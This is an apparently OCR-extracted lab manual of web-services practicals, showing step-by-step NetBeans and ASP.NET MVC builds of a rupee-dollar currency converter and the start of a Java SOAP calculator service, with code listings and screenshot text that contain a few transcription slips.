
Method parameter(s)

Type	Value
double	150


Method returned

```
java.lang.String : "The indian rupees 150.0 in dollar is : 1.803534928459781"
```

8. Right click on Web pages → new → JSP



9. Follow the same steps.




```

<%-->
Document : output
Created on : Mar 12, 2024, 9:06:03 AM
Author : A
--%>

<%@page contentType="text/html" pageEncoding="UTF-8"%>
<!DOCTYPE html>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>JSP Page</title>
    </head>
    <body>
        <form action="output.jsp">
            <pre>
                Enter Indian Rupees to convert : <input type="text" name="t1">
                <input type="submit"> <input type="reset">
            </pre>
        </form>
    </body>
</html>

```

10. Write click on project→New→Web Service client→browse→ok



11. Drag the button in body tang of output.jsp file.

NetBeans IDE 8.2

File Edit View Navigate Source Refactor Run Debug Profile Team Tools Window Help

Search (Ctrl+F) 296.8/508.5MB

Projects Services Debugging index.html RupiesDoller.java input.jsp output.jsp

```

11 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
12 <title>JSP Page</title>
13 </head>
14 <body>
15 <%-- start web service invocation --%><hr/>
16 <%
17 try {
18     Client.RupeesDoller service = new Client.RupeesDoller();
19     Client.RupeesDoller port = service.getRupiesDollerPort();
20     // TODO initialize WS operation arguments here
21     double a = Double.parseDouble(request.getParameter("t1"));
22     // TODO process result here
23     java.lang.String result = port.convertIntoDollar(a);
24     out.println("Result = "+result);
25 } catch (Exception ex) {
26     // TODO handle custom exceptions here
27 }
28 <%-- end web service invocation --%><hr/>
29
30 </body>
31 </html>
32
33

```

Output Variables Breakpoints 30:1 INS

9:31:34 AM 3/12/2024

12. Right click on project → build → Right click on input.jsp → Run file

NetBeans IDE 8.2

File Edit View Navigate Source Refactor Run Debug Profile Team Tools Window Help

Search (Ctrl+F) 296.8/508.5MB

Projects Services Debugging index.html RupiesDoller.java input.jsp output.jsp

```

11 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
12 <title>JSP Page</title>
13 </head>
14 <body>
15 <%-- start web service invocation --%><hr/>
16 <%
17 try {
18     Client.RupeesDoller service = new Client.RupeesDoller();
19     Client.RupeesDoller port = service.getRupiesDollerPort();
20     // TODO initialize WS operation arguments here
21     double a = Double.parseDouble(request.getParameter("t1"));
22     // TODO process result here
23     java.lang.String result = port.convertIntoDollar(a);
24     out.println("Result = "+result);
25 } catch (Exception ex) {
26     // TODO handle custom exceptions here
27 }
28 <%-- end web service invocation --%><hr/>
29
30 </body>
31 </html>
32
33

```

Output Variables Breakpoints 30:1 INS

9:31:34 AM 3/12/2024

OUTPUT:

RupiesDoller Web S × Method invocation × RupiesDoller Web S × Method invocation × Method invocation × JSP Page × + - ×

localhost:8080/CurrencyConverter/input.jsp

Enter Indian Rupees to convert : Submit Reset


RupiesDoller Web S × Method invocation × RupiesDoller Web S × Method invocation × Method invocation × JSP Page × + - ×

localhost:8080/CurrencyConverter/output.jsp?t1=250


Result = The indian rupees 250.0 in dollar is : 3.0058915474329684

B] Convert Rupees into Dollar and Dollar into Rupees using .NET Framework.

1. create new project → search MVC and select it.



2. Give the project Name → Next → create



3. After successful creation of project → open solution explorer
4. Views → Home → Index.cshtml and write the following code

```
1  @{
2      ViewBag.Title = "Currency Converter";
3  }
4
5  <h2>Currency Converter</h2>
6
7  <form method="post" action="@Url.Action("Convert", "Home")">
8      <label for="currency">Select Conversion:</label>
9      <select id="currency" name="currency">
10         <option value="INRtoUSD">INR to USD</option>
11         <option value="USDtoINR">USD to INR</option>
12     </select><br><br>
13
14     <label for="amount">Enter Amount:</label>
15     <input type="text" id="amount" name="amount" /><br><br>
16
17     <input type="submit" value="Convert" />
18 </form>
19
20 @if (ViewBag.Result != null)
21 {
22     <h3>Result: @ViewBag.Result</h3>
23 }
24
```

5. After that open Controller→HomeController.cs

```
1  using Microsoft.AspNetCore.Mvc;
2
3  namespace CurrencyConverter.Controllers
4  {
5      public class HomeController : Controller
6      {
7          public ActionResult Index()
8          {
9              return View();
10         }
11
12         [HttpPost]
13         public ActionResult Convert(string currency, decimal amount)
14         {
15             decimal result = 0;
16             decimal conversionRate = 0;
17
18             if (currency == "INRtoUSD")
19             {
20                 // Conversion rate from INR to USD
21                 conversionRate = 0.013m;
22             }
23             else if (currency == "USDtoINR")
24             {
25                 // Conversion rate from USD to INR
26                 conversionRate = 74.50m;
27             }
28
29             result = amount * conversionRate;
30
31             ViewBag.Result = result;
32             return View("Index");
33         }
34     }
35 }
```

OUTPUT:

Currency Converter - CurrencyC x +

localhost:7145/Home/Convert

Translate Extensions IoT based Smart Par... About API Test - ThingSpe... SERVER API - Thing...

CurrencyConverter Home Privacy

Currency Converter

Select Conversion: INR to USD ▾

Enter Amount:

Result is: 1.300

Currency Converter - CurrencyC x +

localhost:7145/Home/Convert

Translate Extensions IoT based Smart Par... About API Test - ThingSpe... SERVER API - Thing...

CurrencyConverter Home Privacy

Currency Converter

Select Conversion: INR to USD ▾


Enter Amount:

Result is: 3725.00


PRACTICAL NO – 2

Aim – Create a simple SOAP Service.


1. Create the new project in netbence software
2. File→New Project→Java web→web Application→Next




3. Now right click on your project and Add→New→Web Service.



4. Give the web service name and package Name.



5. Now open Web services folder → Right click on your web webservice → Add operation
6. After that give operation name → give return type → click on add button → give the name of two numbers → ok.



7. Now you can see the method of Addition will generate automatically. You have to edit it according to your function.

```

CalculatorSOAP - NetBeans IDE 8.2
File Edit View Navigate Source Refactor Run Debug Profile Team Tools Window Help
Projects Files Services Start Page index.html ArthOperations.java
Source Design History <empty> Search (Ctrl+F)
CalculatorSOAP Web Pages com.webservice Ubraries Web Services ArthOperations Configuration Files
ArthOperations Members <empty>
ArthOperations Addition(int n1, int n2) : int
Output
CalculatorSOAP (run-deploy) Java DB Database Process GlassFish Server 4.1.1
Sat Apr 13 09:25:05 IST 2024 : Security manager installed using the Basic server security policy.
Sat Apr 13 09:25:05 IST 2024 : Apache Derby Network Server - 10.10.2.0 - (1582446) started and ready to accept connections on port 1527

```

```

8 /**
9 *
10 * @author vinay
11 */
12 @WebService(serviceName = "ArthOperations")
13 public class ArthOperations {
14
15
16     @WebMethod(operationName = "Addition")
17     public int Addition(@WebParam(name = "n1") int n1, @WebParam(name = "n2") int n2) {
18
19         int sum = n1+n2;
20         return sum;
21     }
22 }
23

```

8. Now follow the same steps to create the methods for Subtraction, Multiplication and Division.

```

CalculatorSOAP - NetBeans IDE 8.2
File Edit View Navigate Source Refactor Run Debug Profile Team Tools Window Help
Projects Files Services Start Page index.html ArthOperations.java
Source Design History <empty> Search (Ctrl+F)
CalculatorSOAP Web Pages com.webservice Ubraries Web Services ArthOperations Configuration Files
ArthOperations Members <empty>
ArthOperations Addition(int n1, int n2) : int Subtraction(int n1, int n2) : int Multiplication(int n1, int n2) : int Division(int n1, int n2) : int
Output
CalculatorSOAP (run-deploy) Java DB Database Process GlassFish Server 4.1.1
Sat Apr 13 09:25:05 IST 2024 : Security manager installed using the Basic server security policy.
Sat Apr 13 09:25:05 IST 2024 : Apache Derby Network Server - 10.10.2.0 - (1582446) started and ready to accept connections on port 1527

```

```

